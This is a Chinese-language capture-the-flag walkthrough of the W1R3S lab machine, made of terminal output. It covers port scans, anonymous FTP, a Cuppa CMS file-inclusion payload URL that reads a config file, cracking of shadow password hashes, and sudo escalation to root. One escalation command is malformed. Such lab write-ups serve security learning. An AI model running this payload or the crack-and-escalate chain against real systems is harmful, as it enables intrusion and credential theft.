╭─ /home/kali/Desktop ························································································································· х INT with root@kali at 21:08:18 ─╮
╰─❯ nmap -sT --min-rate 10000 -p- 192.168.0.101 -oA ports.nmap                                                                                                                   ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 21:25 EDT
Nmap scan report for 192.168.0.101
Host is up (0.0013s latency).
Not shown: 55528 filtered tcp ports (no-response), 10003 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 00:0C:29:34:DC:AE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.55 seconds
╭─ /home/kali/Desktop ························································································································· х INT with root@kali at 22:40:51 ─╮
╰─❯ nmap -sT -sV -sC -O -p $a 192.168.0.101                                                                                                                                      ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 22:40 EDT
Nmap scan report for 192.168.0.101
Host is up (0.0037s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
| drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
|_drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 07:e3:5a:5c:c8:18:65:b0:5f:6e:f7:75:c7:7e:11:e0 (RSA)
|   256 03:ab:9a:ed:0c:9b:32:26:44:13:ad:b0:b0:96:c3:1e (ECDSA)
|_  256 3d:6d:d2:4b:46:e8:c9:a3:49:e0:93:56:22:2e:e3:54 (ED25519)
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 00:0C:29:34:DC:AE (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (97%), Linux 5.1 - 5.15 (95%), Linux 3.13 - 4.4 (91%), Linux 3.16 - 4.6 (91%), Linux 3.8 - 3.16 (91%), Linux 4.10 (91%), Linux 4.4 (91%), OpenWrt 19.07 (Linux 4.14) (91%), Linux 2.6.32 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: W1R3S.inc; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.19 seconds
╭─ /home/kali/Desktop ······························································································································· with root@kali at 23:05:51 ─╮
╰─❯ nmap --script=vuln -p21,80,22,3306   192.168.0.101                                                                                                                           ─╯
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 23:06 EDT
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.21% done; ETC: 23:09 (0:00:01 remaining)
Nmap scan report for 192.168.0.101
Host is up (0.0020s latency).

PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-enum:
|_  /wordpress/wp-login.php: Wordpress login page.
3306/tcp open  mysql
MAC Address: 00:0C:29:34:DC:AE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 321.54 seconds
╭─ /home/kali/Desktop/RedTeamNote ························ with root@kali at 23:39:40 ─╮
╰─❯ ftp 192.168.0.101                                                                 ─╯
Connected to 192.168.0.101.
220 Welcome to W1R3S.inc FTP service.
Name (192.168.0.101:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> binary
200 Switching to Binary mode.
ftp> dir
229 Entering Extended Passive Mode (|||40327|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 content
drwxr-xr-x    2 ftp      ftp          4096 Jan 23  2018 docs
drwxr-xr-x    2 ftp      ftp          4096 Jan 28  2018 new-employees
226 Directory send OK.
ftp>

╭─ /home/kali/Desktop/RedTeamNote ························ with root@kali at 04:07:25 ─╮ ╰─❯ echo "SXQgaXMgZWFzeSwgYnV0IG5vdCB0aGF0IGVhc3kuLg==" | base64 -d ─╯ It is easy, but not that easy..#
没发现任何信息,我们唯一能获取到的比较有用的信息就是以下这份人员名单
1 2 3 4 5 6
Naomi.W - Manager Hector.A - IT Dept Joseph.G - Web Design Albert.O - Web Design Gina.L - Inventory Rico.D - Human Resources
对于这些名单,我们一定要敏感,不论有没有用
Naomi.W 的身份是经理,那么他可能会有人员的敏感信息
Hector.A 是IT 部门的主管,可能有系统的最高权限
Albert.O和Gina.L 没有太大用处
Rico.D 是人力资源,手上可能有全部人员的信息
接下来尝试对mysql端口进行进一步利用:
mysql -uroot -h 192.168.0.101 -p
尝试是否为空密码:
1 2 3 4 5
╭─ /home/kali/Desktop/wallpaper ···················································································································································· with root@kali at 06:46:49 ─╮ ╰─❯ mysql -uroot -h 192.168.0.101 -p ─╯ Enter password: ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '192.168.0.110' is not allowed to connect to this MySQL server
╭─ /home/kali/Desktop ························································································· with root@kali at 01:58:00 ─╮ ╰─❯ vi /etc/hosts ─╯
╭─ /home/kali/Desktop ················································································ took 20s with root@kali at 01:58:38 ─╮ ╰─❯ cat /etc/hosts ─╯ 192.168.0.109 localhost 127.0.1.1 kali ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters
╭─ /home/kali/Desktop ·································· with root@kali at 11:56:33 ─╮ ╰─❯ locate php/webapps/25971.txt ─╯ /usr/share/exploitdb/exploits/php/webapps/25971.txt
╭─ /home/kali/Desktop ·································· with root@kali at 11:58:12 ─╮ ╰─❯ cat ─╯
╭─ /home/kali/Desktop ···························· х INT with root@kali at 11:58:17 ─╮ ╰─❯ cat /usr/share/exploitdb/exploits/php/webapps/25971.txt ─╯ # Exploit Title : Cuppa CMS File Inclusion # Date : 4 June 2013 # Exploit Author : CWH Underground # Site : www.2600.in.th # Vendor Homepage : http://www.cuppacms.com/ # Software Link : http://jaist.dl.sourceforge.net/project/cuppacms/cuppa_cms.zip # Version : Beta # Tested on : Window and Linux

----------------------------------------------------------------------------- LINE 22: <?php include($_REQUEST["urlConfig"]); ?> ----------------------------------------------------------------------------- ##################################################### DESCRIPTION #####################################################
An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User tainted data is used when creating the file name that will be included into the current file. PHP code in this file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full server compromise.
Moreover, We could access Configuration.php source code via PHPStream


For Example: ----------------------------------------------------------------------------- http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../Configuration.php -----------------------------------------------------------------------------
╭─ /home/kali/Desktop ·································· with root@kali at 12:35:12 ─╮ ╰─❯ curl -h all | grep "url" ─╯ --data-urlencode <data> HTTP POST data URL encoded -q, --disable Disable .curlrc --disallow-username-in-url Disallow username in URL --doh-url <URL> Resolve hostnames over DoH --libcurl <file> Generate libcurl code for this command line --url <url/file> URL(s) to work with --url-query <data> Add a URL query part
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256" Use the "--format=HMAC-SHA256" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x]) Remaining 1 password hash Cost 1 (iteration count) is 5000 for all loaded hashes Will run 6 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Proceeding with incremental:ASCII
由于已经通关靶机 所以显示两个密码已经破解
1 2 3 4 5 6 7 8 9 10
john --show 你的哈希文件 ╭─ /home/kali/Desktop ·································· with root@kali at 12:50:09 ─╮ ╰─❯ john --show shadow.hash ─╯ www-data:www-data:17560:0:99999:7::: w1r3s:computer:17567:0:99999:7:::
2 password hashes cracked, 1 left
╭─ /home/kali/Desktop ·································· with root@kali at 12:50:17 ─╮ ╰─❯
╭─ /home/kali/Desktop ··························· with root@kali at 12:51:50 ─╮ ╰─❯ ssh w1r3s@192.168.0.113 ─╯ ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html ---------------------- Think this is the way? ---------------------- Well,........possibly. ---------------------- w1r3s@192.168.0.113's password: Permission denied, please try again. w1r3s@192.168.0.113's password: Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)
108 packages can be updated. 6 updates are security updates.
.....You made it huh?.... Last login: Wed May 27 09:51:13 2026 from 192.168.0.114 -bash-4.3$ id uid=1000(w1r3s) gid=1000(w1r3s) groups=1000(w1r3s),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare) -bash-4.3$ whoami w1r3s -bash-4.3$ sudo -l sudo: unable to resolve host W1R3S: Connection timed out [sudo] password for w1r3s: Matching Defaults entries for w1r3s on W1R3S: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User w1r3s may run the following commands on W1R3S: (ALL : ALL) ALL -bash-4.3$
(ALL : ALL) ALL 表示:用户 w1r3s可以以任何用户的身份执行任何命令(等同于 root 权限)
sudo /bin/bash
sudo su
sudo u+s /bin/bash;bash -p
这三个命令都能进行权限提升,我们选用第一个
1 2 3 4 5 6
-bash: computer: command not found
-bash-4.3$ sudo /bin/bash
sudo: unable to resolve host W1R3S
root@W1R3S:~# id
uid=0(root) gid=0(root) groups=0(root)
root@W1R3S:~#


